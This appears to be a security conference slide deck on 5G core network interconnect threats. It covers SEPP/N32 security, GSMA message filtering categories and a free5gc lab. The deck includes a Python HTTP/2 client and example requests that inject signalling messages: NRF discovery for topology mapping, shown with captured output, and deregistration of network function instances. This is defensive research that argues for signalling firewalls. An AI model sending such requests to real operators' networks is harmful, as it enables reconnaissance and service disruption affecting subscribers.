

5G mobile networks and interconnects threats

Martin Kacer, Security Researcher
Mobileum

About Mobileum



INDUSTRY INFLUENCE

GSMA, CFCA, RAG, PTC, BEREC, ETSI, 5G Infrastructure Association

IR.81 GRQ, VoLTE Testing Leader

GSMA security guidelines Co-authorship



MARKET RECOGNITION



CUSTOMERS

900+

In more than 180+ Countries. Over 9 in 10 telecom operators use Mobileum

100+

Leading enterprise companies



INTELLECTUAL CAPITAL

307

Patent applications

178

awarded



GLOBAL PRESENCE

1,800+
Global Team

HQ:
Cupertino, USA

Amman, Bengaluru, Braga, Bristol, Brussels, Buenos Aires, Cairo, Dubai, Ghent, Gurgaon, Hong Kong, Istanbul, Lisbon, Mexico City, Miami, Mumbai, Nuremberg, San Mateo, Sao Paulo, Singapore, Tunis, Washington DC



PRODUCTS

roaming & network intelligence

fraud & risk intelligence

testing & monitoring intelligence

HITB SEC CONF
AMSTERDAM - 2021

About Me

- Security consultant
- Developed open-source [SigFW](#)
- tshark to elasticsearch, json2pcap, pcap anonymization
- Contributions to GSMA security guidelines
- Android application developer
- <https://github.com/H21lab>, <https://www.h21lab.com/>

H21 LAB


Martin Kacer | Security Researcher | Mobileum



5G core network overview

- **5G Non-Standalone (NSA)**
 - Uses Evolved Packet Core (EPC == 4G core network)
 - Roaming Interconnect protocols: Diameter and GTP-C, GTP-U
- **5G Standalone (SA)**
 - Uses 5G core network (Service Bus architecture)
 - Roaming interconnect protocols: HTTP/2, GTP-U

5G core network overview



4G to 5G protocols evolution

| | 2G / 3G | 4G | 5G |
|---|---------|----------|--------|
| Authentication, Mobility Management | SS7 | Diameter | HTTP/2 |
| Session management | GTP-C | GTP-C | HTTP/2 |
| User plane | GTP-U | GTP-U | GTP-U |

Network Elements evolution

Network Element (2G, 3G, 4G) → Network Function (5G)

| 2G / 3G | 4G | 5G |
|-----------|---------------------------------------|---------------------------------------|
| HLR | HSS | UDM |
| MSC / VLR | N/A <i>(voice provided by IMS)</i> | N/A <i>(voice provided by IMS)</i> |
| SGSN | MME, SGW | AMF, SMF, UPF |
| GGSN | PGW | SMF, UPF |

Voice is delivered by IMS in 4G / 5G networks.
IMS is home routed. This reduced the attack surface.

5G SA roaming interconnects

- SEPP == Security Edge Protection Proxy
- N32 secure interface between MNOs
=> providing **Authenticity, Integrity, Confidentiality**
 - N32-c
 - SEPP - SEPP over TLS
 - N32-f
 - TLS (SEPP - SEPP)
 - PRINS (PRotocol for N32 INterconnect Security)
(SEPP - intermediate hops - SEPP)
- [GSMA FS.34](#) defines 5G key management procedure


N32 creates MNO-to-MNO security. SEPP should be hosted only by MNOs

5G SA roaming interconnects


N32-c

- MNO to MNO
- Handshake, negotiate TLS or PRINS and security policy
- Delivering the signalling messages

N32-c shall be direct MNO-to-MNO.
N32-f with PRINS can go over intermediate hops.



5G SA interconnect attacks



Possible attacks:

- MNO#3 can target MNO#4 subscribers
- MNO#3 can target inbound roamer in MNO#4, not belonging to MNO#3

5G Signalling Firewall is required.
Even if there is N32 secured tunnel.

5G interconnect filtering

- GSMA FS.36 document includes risk assessment and classification of the 5G messages
- For 5G messages (OpenAPI) definition see
https://github.com/jdegre/5GC_APIs

5G interconnect filtering

5G messages could be classified based on the NF producers and consumers. This leads into message classification:

- Intra-PLMN only *<GSMA Category 1>*
- Roaming
 - HPLMN to VPLMN (Access and Mobility) *<GSMA Category 2>*
 - VPLMN to HPLMN (Access and Mobility) *<GSMA Category 3>*
- PLMN to PLMN (NRF - NRF)
- PLMN to PLMN (SMS service)
- Others

**Application layer filtering is still required.
Illegal message could be received over
secured N32 tunnel.**


Setup your own 5G lab

- 5G SA core <https://github.com/free5gc/free5gc>
- 5G RAN simulator (to attach UE without physical card)
<https://github.com/hhorai/gnbsim>
- Use OpenAPI generators or write your own HTTP/2 client for testing

Limitations: No SEPP, No OAuth2.0 on NRF in free5gc

5G lab setup

```
# 1. Install free5gc and gnbsim in VM  
    # Configure free5gc to use HTTP and not  
    # HTTPS before  
  
# 2. Run it  
    # ===== In Ubuntu VM =====  
    # Run free5gc  
    cd ~/free5gc/  
    bash run.sh  
  
    # Run RAN simulator  
    cd ~/gnbsim/example  
    sudo ./example  
  
# 3. Start network capture in VM  
  
# 4. Inject messages (from host or from VM)  
    # ===== From Host =====  
    # Open SSH tunnel for example to NRF  
    ssh ubuntu@192.168.56.102 -L  
    127.0.0.1:8000:127.0.0.10:8000  
  
    # Run HTTP/2 client  
    python http2_client.py
```



Use OpenAPI generators or write own client

- For OpenAPI generators sample project
https://github.com/H21lab/5GC_build
- Or write custom client

OpenAPI generated code is not required to inject messages

HTTP/2 and json messages are easily to be encoded, this can be done manually. (This is significant difference compared to SS7 - ASN.1 encoding or Diameter TLV encoding)

HTTP/2 python sample client

```
# Change the dest IP addresses, ports as needed

from hyper import HTTP20Connection

# ===== HTTP/2 GET =====
try:
    # to NRF
    c = HTTP20Connection('127.0.0.10:8000')
    # SearchNFInstances
    c.request('GET','/nnrf-disc/v1/nf-instances?requester-nf-type=AMF&target-nf-type=UDM')
    data = c.get_response()
    print(data.read())
except:
    pass

# ===== HTTP/2 POST =====
try:
    # to AUSF
    c = HTTP20Connection('127.0.0.9:8000')
    c.request('POST','/nausf-auth/v1/ue-authentications',
    '{"supiOrSuci":"suci-0-XXX-XX-X-X-XXXXXXX", "servingNetworkName": "5G:mncXXX.mccXXX.3gppnetw
    ork.org"}', {})
    data = c.get_response()
    print(data.read())
except:
    pass
```

5G risky messages

- Let's use free5gc to test some messages
- Let's imagine that these messages could be received over N32 interconnect towards PLMN

SearchNFIstances

- **Producer:** NF, SCP, NRF
- **Consumer:** NRF
- **3GPP description:**

The Nnrf_NFDiscovery service allows a Network Function Instance to discover services offered by other Network Function Instances, by querying the local NRF.


It also allows an NRF in a PLMN to re-issue a discovery request towards an NRF in another PLMN (e.g., the HPLMN of a certain UE).

=> PLMN to PLMN (NRF - NRF) message

- **Example request:**

```
c.request('GET', '/nnrf-disc/v1/nf-instances?requester-nf-type=AMF&target-nf-type=UDM')
```

SearchNFIstances



SearchNFIInstances

NRF returns the NF instances in PLMN

Returns:

- nfInstanceId
- ipv4Address

Impact:
Topology discovery

| No. | Time | Source | Destination | Protocol | Length | Info |
|------|-----------|------------|-------------|-----------|--------|---|
| 2214 | 76.216228 | 127.0.0.1 | 127.0.0.10 | HTTP2 | 140 | HEADERS[1]: GET /nrrf-disc/v1/nf-instances?requester-nf-type=AMF&target-nf-type=UDM |
| 2219 | 76.223744 | 127.0.0.10 | 127.0.0.1 | HTTP2 | 118 | HEADERS[1]: 200 OK |
| 2221 | 76.223871 | 127.0.0.10 | 127.0.0.1 | HTTP2 | 16461 | DATA[1] |
| 2223 | 76.224070 | 127.0.0.10 | 127.0.0.1 | HTTP2 | 6921 | DATA[1] |
| | 2224 | 76.224491 | 127.0.0.10 | 127.0.0.1 | 77 | DATA[1] (application/json) |
| | 2227 | 76.225613 | 127.0.0.10 | 127.0.0.1 | 85 | GOAWAY[0] |

Internet Protocol Version 4, Src: 127.0.0.10, Dst: 127.0.0.1
Transmission Control Protocol, Src Port: 8000, Dst Port: 58352, Seq: 23352, Ack: 166, Len: 9
HyperText Transfer Protocol 2
Stream: DATA, Stream ID: 1, Length 0
JavaScript Object Notation: application/json
Object
Member Key: validityPeriod
Number value: 100
Key: validityPeriod
Member Key: nfInstances
Array
Object
Member Key: nfInstanceId
String value: ab862ca0-a073-4b5f-8ec1-84252accbf17
Key: nfInstanceId
Member Key: nfType
String value: UDM
Key: nfType
Member Key: nfStatus
String value: REGISTERED
Key: nfStatus
Member Key: plmnList
Array
Object
Key: plmnList
Member Key: ipv4Addresses
Array
String value: 127.0.0.3
Key: ipv4Addresses
Member Key: udmInfo
Object
Key: udmInfo
Member Key: nfServices
Array
Object
Member Key: serviceInstanceId
String value: 0
Key: serviceInstanceId
Member Key: serviceName
String value: nudm-sdm
Key: serviceName
Member Key: versions
Array
Object
Member Key: apiVersionInUri
String value: v1
Key: apiVersionInUri
Member Key: apiFullVersion
String value: 1.0.0
Key: apiFullVersion
Member Key: scheme

DeregisterNFIstance

- **Producer:** NF, SCP
- **Consumer:** NRF
- **3GPP description:**


NFDeregister: It allows an NF Instance to deregister its NF profile in the NRF, including the services offered by the NF Instance. This service operation is not allowed to be invoked from an NRF in a different PLMN.

=> Intra PLMN message

- **Example request:**

```
c.request('DELETE', '/nnrf-nfm/v1/nf-instances/XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX')
```

DeregisterNFInstance

